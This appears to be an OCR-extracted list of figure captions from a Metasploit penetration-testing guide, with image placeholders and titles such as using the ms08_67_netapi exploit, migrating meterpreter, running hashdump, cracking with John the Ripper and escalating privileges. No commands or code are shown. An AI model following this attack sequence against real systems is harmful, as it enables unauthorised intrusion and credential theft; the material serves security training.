
- Use of 'services' command in msfconsole




- Backing up 'msfdb'




- Running 'nmap' from msfconsole




- Loading the 'nessus' plugin




- Listing the nessus policies




- Listing nessus reports




- Use of 'ms12_020_check' auxiliary module



- Use of 'ms08_67_netapi' exploit




- Use of 'search' command in msfconsole




- – Migrating meterpreter to 'explorer.exe'


- Loading the espia plugin




- Use of 'hashdump' auxiliary module




- Running JTR from msfconsole




- Privilege escalation using 'priv' command



